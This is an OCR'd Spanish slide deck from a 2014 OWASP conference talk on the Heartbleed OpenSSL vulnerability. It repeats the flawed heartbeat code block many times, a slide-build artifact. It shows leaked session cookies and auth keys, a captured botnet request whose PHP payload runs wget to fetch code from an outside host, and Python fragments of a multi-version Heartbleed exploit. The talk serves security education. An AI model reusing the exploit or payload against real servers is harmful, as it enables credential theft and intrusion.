


OWASP
LATAM TOUR
2014

Heartbleed

Vulnerabilidad en OpenSSL

Ing. Fernando Catoira

Agenda

- Introducción de la funcionalidad *Heartbeat*
- Breve explicación de la falla
- Impacto
- Recorrido por el *exploit*
- *Demo* en vivo
- Conclusión

¿Qué es Heartbeat?

- Extensión agregada en Diciembre de 2011 con la versión 1.0.1
- Utilizada para prolongar la vida de las sesiones.
- RFC 6250 TLS/DTLS *Heartbeat Extension*.
- *Payload* es devuelto como parte del *response.*

Estructura de *Heartbeat*

4. Heartbeat Request and Response Messages

The Heartbeat protocol messages consist of their type and an arbitrary payload and padding.

```
struct {
   HeartbeatMessageType type;
   uint16 payload_length;
   opaque payload[HeartbeatMessage.payload_length];
   opaque padding[padding_length];
} HeartbeatMessage;
```

The total length of a HeartbeatMessage MUST NOT exceed 2^14 or max_fragment_length when negotiated as defined in [RFC6066].

- Estructura de 4 componentes.
  - Tipo de mensaje (*request (1) y response(2)*)
  - Campo *length* 16 bits.
  - *Padding* se utiliza como “relleno”.

d1_both.c

```
#ifndef OPENSSL_NO_HEARTBEATS
int
dtls1_process_heartbeat(SSL *s)
    {
    unsigned char *p = &s->s3->rrec.data[0], *pl;
    unsigned short hbtype;
    unsigned int payload;
    unsigned int padding = 16; /* Use minimum padding */

    /* Read type and payload length first */
    hbtype = *p++;
    n2s(p, payload);
    pl = p;

    if (s->msg_callback)
        s->msg_callback(0, s->version, TLS1_RT_HEARTBEAT,
            &s->s3->rrec.data[0], s->s3->rrec.length,
            s, s->msg_callback_arg);

    if (hbtype == TLS1_HB_REQUEST)
        {
        unsigned char *buffer, *bp;
        int r;

        /* Allocate memory for the response, size is 1 byte
         * message type, plus 2 bytes payload length, plus
         * payload, plus padding
         */
        buffer = OPENSSL_malloc(1 + 2 + payload + padding);
        bp = buffer;

        /* Enter response type, length and copy payload */
        *bp++ = TLS1_HB_RESPONSE;
        s2n(payload, bp);
        memcpy(bp, pl, payload);
        bp += payload;
        /* Random padding */
        RAND_pseudo_bytes(bp, padding);

        r = dtls1_write_bytes(s, TLS1_RT_HEARTBEAT, buffer, 3 + payload + paddi

        if (r >= 0 && s->msg_callback)
            s->msg_callback(1, s->version, TLS1_RT_HEARTBEAT,
                buffer, 3 + payload + padding,
                s, s->msg_callback_arg);

        OPENSSL_free(buffer);

        if (r < 0)
            return r;
        }
    else if (hbtype == TLS1_HB_RESPONSE)
```

```
#ifndef OPENSSL_NO_HEARTBEATS
int
dtls1_process_heartbeat(SSL *s)
    {
    unsigned char *p = &s->s3->rrec.data[0], *pl;
    unsigned short hbtype;
    unsigned int payload;
    unsigned int padding = 16; /* Use minimum padding */

        /* Allocate memory for the response, size is 1 byte
         * message type, plus 2 bytes payload length, plus
         * payload, plus padding
         */
        buffer = OPENSSL_malloc(1 + 2 + payload + padding);
        bp = buffer;

        /* Enter response type, length and copy payload */
        *bp++ = TLS1_HB_RESPONSE;
        s2n(payload, bp);
        memcpy(bp, pl, payload);
        bp += payload;
        /* Random padding */
        RAND_pseudo_bytes(bp, padding);

        r = dtls1_write_bytes(s, TLS1_RT_HEARTBEAT, buffer, 3 + payload + paddi

        if (r >= 0 && s->msg_callback)
            s->msg_callback(1, s->version, TLS1_RT_HEARTBEAT,
                buffer, 3 + payload + padding,
                s, s->msg_callback_arg);

        OPENSSL_free(buffer);

        if (r < 0)
            return r;
        }
    else if (hbtype == TLS1_HB_RESPONSE)
```

d1_both.c

```
#ifndef OPENSSL_NO_HEARTBEATS
int
dtls1_process_heartbeat(SSL *s)
    {
    unsigned char *p = &s->s3->rrec.data[0], *pl;
    unsigned short hbtype;
    unsigned int payload;
    unsigned int padding = 16; /* Use minimum padding */

    /* Read type and payload length first */
    hbtype = *p++;
    n2s(p, payload);
    pl = p;

    if (s->msg_callback)
        s->msg_callback(0, s->version, TLS1_RT_HEARTBEAT,
            &s->s3->rrec.data[0], s->s3->rrec.length,
            s, s->msg_callback_arg);

    if (hbtype == TLS1_HB_REQUEST)
        {
        unsigned char *buffer, *bp;
        int r;

        /* Allocate memory for the response, size is 1 byte
         * message type, plus 2 bytes payload length, plus
         * payload, plus padding
         */
        buffer = OPENSSL_malloc(1 + 2 + payload + padding);
        bp = buffer;

        /* Enter response type, length and copy payload */
        *bp++ = TLS1_HB_RESPONSE;
        s2n(payload, bp);
        memcpy(bp, pl, payload);
        bp += payload;
        /* Random padding */
        RAND_pseudo_bytes(bp, padding);

        r = dtls1_write_bytes(s, TLS1_RT_HEARTBEAT, buffer, 3 + payload + paddi

        if (r >= 0 && s->msg_callback)
            s->msg_callback(1, s->version, TLS1_RT_HEARTBEAT,
                buffer, 3 + payload + padding,
                s, s->msg_callback_arg);

        OPENSSL_free(buffer);

        if (r < 0)
            return r;
        }
    else if (hbtype == TLS1_HB_RESPONSE)
```

d1_both.c

```
#ifndef OPENSSL_NO_HEARTBEATS
int
dtls1_process_heartbeat(SSL *s)
    {
    unsigned char *p = &s->s3->rrec.data[0], *pl;
    unsigned short hbtype;
    unsigned int payload;
    unsigned int padding = 16; /* Use minimum padding */

    /* Read type and payload length first */
    hbtype = *p++;
    n2s(p, payload);
    pl = p;

    if (s->msg_callback)
        s->msg_callback(0, s->version, TLS1_RT_HEARTBEAT,
            &s->s3->rrec.data[0], s->s3->rrec.length,
            s, s->msg_callback_arg);

    if (hbtype == TLS1_HB_REQUEST)
        {
        unsigned char *buffer, *bp;
        int r;

        /* Allocate memory for the response, size is 1 byte
         * message type, plus 2 bytes payload length, plus
         * payload, plus padding
         */
        buffer = OPENSSL_malloc(1 + 2 + payload + padding);
        bp = buffer;

        /* Enter response type, length and copy payload */
        *bp++ = TLS1_HB_RESPONSE;
        s2n(payload, bp);
        memcpy(bp, pl, payload);
        bp += payload;
        /* Random padding */
        RAND_pseudo_bytes(bp, padding);

        r = dtls1_write_bytes(s, TLS1_RT_HEARTBEAT, buffer, 3 + payload + paddi

        if (r >= 0 && s->msg_callback)
            s->msg_callback(1, s->version, TLS1_RT_HEARTBEAT,
                buffer, 3 + payload + padding,
                s, s->msg_callback_arg);

        OPENSSL_free(buffer);

        if (r < 0)
            return r;
        }
    else if (hbtype == TLS1_HB_RESPONSE)
```

```
#ifndef OPENSSL_NO_HEARTBEATS
int
dtls1_process_heartbeat(SSL *s)
    {
    unsigned char *p = &s->s3->rrec.data[0], *pl;
    unsigned short hbtype;
    unsigned int payload;
    unsigned int padding = 16; /* Use minimum padding */
```

```
/* Read type and payload length first */
hbtype = *p++;
n2s(p, payload);
pl = p;
```

```
        unsigned char *buffer, *bp;
        int r;

        /* Allocate memory for the response, size is 1 byte
         * message type, plus 2 bytes payload length, plus
         * payload, plus padding
         */
        buffer = OPENSSL_malloc(1 + 2 + payload + padding);
        bp = buffer;

        /* Enter response type, length and copy payload */
        *bp++ = TLS1_HB_RESPONSE;
        s2n(payload, bp);
        memcpy(bp, pl, payload);
        bp += payload;
        /* Random padding */
        RAND_pseudo_bytes(bp, padding);

        r = dtls1_write_bytes(s, TLS1_RT_HEARTBEAT, buffer, 3 + payload + paddi

        if (r >= 0 && s->msg_callback)
            s->msg_callback(1, s->version, TLS1_RT_HEARTBEAT,
                buffer, 3 + payload + padding,
                s, s->msg_callback_arg);

        OPENSSL_free(buffer);

        if (r < 0)
            return r;
        }
    else if (hbtype == TLS1_HB_RESPONSE)
```

d1_both.c

```
#ifndef OPENSSL_NO_HEARTBEATS
int
dtls1_process_heartbeat(SSL *s)
    {
    unsigned char *p = &s->s3->rrec.data[0], *pl;
    unsigned short hbtype;
    unsigned int payload;
    unsigned int padding = 16; /* Use minimum padding */

    /* Read type and payload length first */
    hbtype = *p++;
    n2s(p, payload);
    pl = p;

    if (s->msg_callback)
        s->msg_callback(0, s->version, TLS1_RT_HEARTBEAT,
            &s->s3->rrec.data[0], s->s3->rrec.length,
            s, s->msg_callback_arg);

    if (hbtype == TLS1_HB_REQUEST)
        {
        unsigned char *buffer, *bp;
        int r;

        /* Allocate memory for the response, size is 1 byte
         * message type, plus 2 bytes payload length, plus
         * payload, plus padding
         */
        buffer = OPENSSL_malloc(1 + 2 + payload + padding);
        bp = buffer;

        /* Enter response type, length and copy payload */
        *bp++ = TLS1_HB_RESPONSE;
        s2n(payload, bp);
        memcpy(bp, pl, payload);
        bp += payload;
        /* Random padding */
        RAND_pseudo_bytes(bp, padding);

        r = dtls1_write_bytes(s, TLS1_RT_HEARTBEAT, buffer, 3 + payload + paddi

        if (r >= 0 && s->msg_callback)
            s->msg_callback(1, s->version, TLS1_RT_HEARTBEAT,
                buffer, 3 + payload + padding,
                s, s->msg_callback_arg);

        OPENSSL_free(buffer);

        if (r < 0)
            return r;
        }
    else if (hbtype == TLS1_HB_RESPONSE)
```

d1_both.c

```
#ifndef OPENSSL_NO_HEARTBEATS
int
dtls1_process_heartbeat(SSL *s)
    {
    unsigned char *p = &s->s3->rrec.data[0], *pl;
    unsigned short hbtype;
    unsigned int payload;
    unsigned int padding = 16; /* Use minimum padding */

    /* Read type and payload length first */
    hbtype = *p++;
    n2s(p, payload);
    pl = p;

    if (s->msg_callback)
        s->msg_callback(0, s->version, TLS1_RT_HEARTBEAT,
            &s->s3->rrec.data[0], s->s3->rrec.length,
            s, s->msg_callback_arg);

    if (hbtype == TLS1_HB_REQUEST)
        {
        unsigned char *buffer, *bp;
        int r;

        /* Allocate memory for the response, size is 1 byte
         * message type, plus 2 bytes payload length, plus
         * payload, plus padding
         */
        buffer = OPENSSL_malloc(1 + 2 + payload + padding);
        bp = buffer;

        /* Enter response type, length and copy payload */
        *bp++ = TLS1_HB_RESPONSE;
        s2n(payload, bp);
        memcpy(bp, pl, payload);
        bp += payload;
        /* Random padding */
        RAND_pseudo_bytes(bp, padding);

        r = dtls1_write_bytes(s, TLS1_RT_HEARTBEAT, buffer, 3 + payload + paddi

        if (r >= 0 && s->msg_callback)
            s->msg_callback(1, s->version, TLS1_RT_HEARTBEAT,
                buffer, 3 + payload + padding,
                s, s->msg_callback_arg);

        OPENSSL_free(buffer);

        if (r < 0)
            return r;
        }
    else if (hbtype == TLS1_HB_RESPONSE)
```

```
#ifndef OPENSSL_NO_HEARTBEATS
int
dtls1_process_heartbeat(SSL *s)
    {
    unsigned char *p = &s->s3->rrec.data[0], *pl;
    unsigned short hbtype;
    unsigned int payload;
    unsigned int padding = 16; /* Use minimum padding */

    /* Read type and payload length first */
    hbtype = *p++;
    n2s(p, payload);
    pl = p;

    if (s->msg_callback)
        s->msg_callback(0, s->version, TLS1_RT_HEARTBEAT,
            &s->s3->rrec.data[0], s->s3->rrec.length,
            s, s->msg_callback_arg);
```

```
if (hbtype == TLS1_HB_REQUEST)
    {
    unsigned char *buffer, *bp;
    int r;

    /* Allocate memory for the response, size is 1 byte
     * message type, plus 2 bytes payload length, plus
     * payload, plus padding
     */
    buffer = OPENSSL_malloc(1 + 2 + payload + padding);
    bp = buffer;

    /* Enter response type, length and copy payload */
    *bp++ = TLS1_HB_RESPONSE;
    s2n(payload, bp);
    memcpy(bp, pl, payload);
    bp += payload;
    /* Random padding */
    RAND_pseudo_bytes(bp, padding);
```

d1_both.c

```
#ifndef OPENSSL_NO_HEARTBEATS
int
dtls1_process_heartbeat(SSL *s)
    {
    unsigned char *p = &s->s3->rrec.data[0], *pl;
    unsigned short hbtype;
    unsigned int payload;
    unsigned int padding = 16; /* Use minimum padding */

    /* Read type and payload length first */
    hbtype = *p++;
    n2s(p, payload);
    pl = p;

    if (s->msg_callback)
        s->msg_callback(0, s->version, TLS1_RT_HEARTBEAT,
            &s->s3->rrec.data[0], s->s3->rrec.length,
            s, s->msg_callback_arg);

    if (hbtype == TLS1_HB_REQUEST)
        {
        unsigned char *buffer, *bp;
        int r;

        /* Allocate memory for the response, size is 1 byte
         * message type, plus 2 bytes payload length, plus
         * payload, plus padding
         */
        buffer = OPENSSL_malloc(1 + 2 + payload + padding);
        bp = buffer;

        /* Enter response type, length and copy payload */
        *bp++ = TLS1_HB_RESPONSE;
        s2n(payload, bp);
        memcpy(bp, pl, payload);
        bp += payload;
        /* Random padding */
        RAND_pseudo_bytes(bp, padding);

        r = dtls1_write_bytes(s, TLS1_RT_HEARTBEAT, buffer, 3 + payload + paddi

        if (r >= 0 && s->msg_callback)
            s->msg_callback(1, s->version, TLS1_RT_HEARTBEAT,
                buffer, 3 + payload + padding,
                s, s->msg_callback_arg);

        OPENSSL_free(buffer);

        if (r < 0)
            return r;
        }
    else if (hbtype == TLS1_HB_RESPONSE)
```

Impacto

- Google y Gmail vulnerables.
- Yahoo, Facebook, etc.
- GoDaddy
- **Millones de sitios aún vulnerables.**

Argentina

SHODAN openssl/ 1.0.1e country:AR

Home | Search Directory | Data A

Add to Directory | Export Data

Services

HTTP	987
HTTPS	278
HTTP Alternate	16
Synology	6
HTTPS Alternate	3

Top Cities

Federal	431
Buenos Aires	405
Rosario	86
Munro	56
Cordoba	10

Mundo

SHODAN openssl/ 1.0.1e

Home | Search Directory

Add to Directory | Export Da

Services

HTTP	310,161
HTTPS	106,608
Synology	16,149
HTTP Alternate	5,345
HTTP	2,137

Top Countries

United States	155,750
Germany	44,114
Russian Federation	26,803
Canada	21,886
France	11,767

Horde

```
3 65 72 69 63 65 73 2F 70 6F 72 74   de/services/port
0 0A 65 62 61 72 2E 70 68 70 0D 0A   al/sidebar.php..
   65 3A 20 68 6F 72 64 65 5F 73 69   Cookie: horde_si
1 72 5F 65 78 70 61 6E 64 65 64 3D 74   debar_expanded=t
3 20 64 65 66 61 75 6C 74 5F 69 6D 70   rue; default_imp
5 77 3D 69 6D 70 3B 20 48 6F 72 64 65   _view=imp; Horde
1 32 35 35 66 75 30 37 65 73 6A 6F 64   =cuq255fu07esjod
4 6D 31 64 6A 39 63 32 3B 20 61 75 74   4dntm1dj9c2; aut
5 79 3D 65 39 31 61 65 36 37 30 65 31   h_key=e91ae670el
2 39 37 36 63 30 63 34 38 32 39 63 64   b6bb976c0c4829cd
9 61 63 3B 20 69 6D 70 5F 6B 65 79 3D   b259ac; imp_key=
5 33 63 39 39 35 38 38 33 31 34 32 65   335e3c995883142e
0 33 35 64 62 32 36 35 63 38 63 37 36   d43035db265c8c76
```

Exploit

```
25 [illegible] 25 32 46 25 36 39 25 36   70%3A%2F%2F%69%6
[illegible] 25 37 34 2B 25 32 44 25 36   E%70%75%74+%2D%6
[illegible] 36 37 25 36 39 25 32 45 25 36   4+%63%67%69%2E%6
37 32 25 36 33 25 36 35 25 35 46   6%6F%72%63%65%5F
35 25 36 34 25 36 39 25 37 32 25   %72%65%64%69%72%
25 37 34 25 33 44 25 33 30 2B 25   65%63%74%3D%30+%
2B 25 36 33 25 36 37 25 36 39 25   2D%64+%63%67%69%
25 36 35 25 36 34 25 36 39 25 37   2E%72%65%64%69%7
36 33 25 37 34 25 35 46 25 37 33   2%65%63%74%5F%73
31 25 37 34 25 37 35 25 37 33 25   %74%61%74%75%73%
25 36 45 25 37 36 25 33 44 25 33   5F%65%6E%76%3D%3
25 36 45 20 48 54 54 50 2F 31 2E   0+%2D%6E HTTP/1.


7A 69 6C 6C 61 2F 35 2E 30 20 28   t: Mozilla/5.0 (
20 43 50 55 20 4F 53 20 36 5F 30   iPad; CPU OS 6_0
```

Botnet

```
37 35 2[illegible] 33 25   %74%61%74%75%73%
36 [illegible] 44 25 33   5F%65%6E%76%3D%3
[illegible] 50 2F 31 2E   0+%2D%6E HTTP/1.
30 2E 35 2E 31   1..Host:      .1
2D 41 67 65 6E 74   17.2..User-Agent
35 2E 30 20 28 69   : Mozilla/5.0 (i
53 20 36 5F 30 20   Pad; CPU OS 6_0
53 20 58 29 20 41   like Mac OS X) A
2F 35 33 36 2E 32   ppleWebKit/536.2
69 6B 65 20 47 65   6(KHTML, like Ge
6F 6E 2F 36 2E 30   cko) Version/6.0
41 35 33 35 35 64    Mobile/10A5355d
33 36 2E 32 35 0D    Safari/8536.25.
79 70 65 3A 20 61   .Content-Type: a
2F 78 2D 77 77 77   pplication/x-www
6E 63 6F 64 65 64   -form-urlencoded
4C 65 6E 67 74 68   .Content-Length
65 63 74 69 6F 6E   : 77..Connection
0A 3C 3F 70 68 70   : close....<?php
67 65 74 20 68 74    system("wget ht
2E 32 30 34 2E 31   tp://      )4.1
4F 20 2F 74 6D 70   57/lol.c -O /tmp
```

Exploits

- Aparición de *poc's* y *exploits* al poco tiempo la aparición de la vulnerabilidad.
- Desarrollo de *exploits* con soporte para múltiples versiones:
  - SSL 3.0
  - TLS 1.0
  - TLS 1.1
  - TLS 1.2

Exploit para múltiples versiones

```
version = []
version.append(['SSL 3.0','03 00'])
version.append(['TLS 1.0','03 01'])
version.append(['TLS 1.1','03 02'])
version.append(['TLS 1.2','03 03'])

def create_hello(version):
    hello = h2bin('16 ' + version + ' 00 dc 01 00 00 d8 ' + version + ''' 53
43 5b 90 9d 9b 72 0b bc  0c bc 2b 92 a8 48 97 cf
bd 39 04 cc 16 0a 85 03  90 9f 77 04 33 d4 de 00
00 66 c0 14 c0 0a c0 22  c0 21 00 39 00 38 00 88
00 87 c0 0f c0 05 00 35  00 84 c0 12 c0 08 c0 1c
c0 1b 00 16 00 13 c0 0d  c0 03 00 0a c0 13 c0 09
c0 1f c0 1e 00 33 00 32  00 9a 00 99 00 45 00 44
c0 0e c0 04 00 2f 00 96  00 41 c0 11 c0 07 c0 0c
c0 02 00 05 00 04 00 15  00 12 00 09 00 14 00 11
00 08 00 06 00 03 00 ff  01 00 00 49 00 0b 00 04
03 00 01 02 00 0a 00 34  00 32 00 0e 00 0d 00 19
00 0b 00 0c 00 18 00 09  00 0a 00 16 00 17 00 08
00 06 00 07 00 14 00 15  00 04 00 05 00 12 00 13
00 01 00 02 00 03 00 0f  00 10 00 11 00 23 00 00
00 0f 00 01 01
''')
    return hello

def create_hb(version):
    hb = h2bin('18 ' + version + ' 00 03 01 40 00')
    return hb
```

Exploit para múltiples versiones

```
version = []
version.append(['SSL 3.0','03 00'])
version.append(['TLS 1.0','03 01'])
version.append(['TLS 1.1','03 02'])
version.append(['TLS 1.2','03 03'])

def create_hello(version):
    hello = h2bin('16 ' + version + ' 00 dc 01 00 00 d8 ' + version + ''' 53
43 5b 90 9d 9b 72 0b bc  0c bc 2b 92 a8 48 97 cf
bd 39 04 cc 16 0a 85 03  90 9f 77 04 33 d4 de 00
00 66 c0 14 c0 0a c0 22  c0 21 00 39 00 38 00 88
00 87 c0 0f c0 05 00 35  00 84 c0 12 c0 08 c0 1c
c0 1b 00 16 00 13 c0 0d  c0 03 00 0a c0 13 c0 09
c0 1f c0 1e 00 33 00 32  00 9a 00 99 00 45 00 44
c0 0e c0 04 00 2f 00 96  00 41 c0 11 c0 07 c0 0c
c0 02 00 05 00 04 00 15  00 12 00 09 00 14 00 11
00 08 00 06 00 03 00 ff  01 00 00 49 00 0b 00 04
03 00 01 02 00 0a 00 34  00 32 00 0e 00 0d 00 19
00 0b 00 0c 00 18 00 09  00 0a 00 16 00 17 00 08
00 06 00 07 00 14 00 15  00 04 00 05 00 12 00 13
00 01 00 02 00 03 00 0f  00 10 00 11 00 23 00 00
00 0f 00 01 01
''')
    return hello
```

16 KB

```
def create_hb(version):
    hb = h2bin('18 ' + version + ' 00 03 01 40 00')
    return hb
```

Exploit para múltiples versiones

```
version = []
version.append(['SSL 3.0','03 00'])
version.append(['TLS 1.0','03 01'])
version.append(['TLS 1.1','03 02'])
version.append(['TLS 1.2','03 03'])

def create_hello(version):
    hello = h2bin('16 ' + version + ' 00 dc 01 00 00 d8 ' + version + ''' 53
43 5b 90 9d 9b 72 0b bc  0c bc 2b 92 a8 48 97 cf
bd 39 04 cc 16 0a 85 03  90 9f 77 04 33 d4 de 00
00 66 c0 14 c0 0a c0 22  c0 21 00 39 00 38 00 88
00 87 c0 0f c0 05 00 35  00 84 c0 12 c0 08 c0 1c
c0 1b 00 16 00 13 c0 0d  c0 03 00 0a c0 13 c0 09
c0 1f c0 1e 00 33 00 32  00 9a 00 99 00 45 00 44
c0 0e c0 04 00 2f 00 96  00 41 c0 11 c0 07 c0 0c
c0 02 00 05 00 04 00 15  00 12 00 09 00 14 00 11
00 08 00 06 00 03 00 ff  01 00 00 49 00 0b 00 04
03 00 01 02 00 0a 00 34  00 32 00 0e 00 0d 00 19
00 0b 00 0c 00 18 00 09  00 0a 00 16 00 17 00 08
00 06 00 07 00 14 00 15  00 04 00 05 00 12 00 13
00 01 00 02 00 03 00 0f  00 10 00 11 00 23 00 00
00 0f 00 01 01
''')
    return hello

def create_hb(version):
    hb = h2bin('18 ' + version + ' 00 03 01 40 00')
    return hb
```

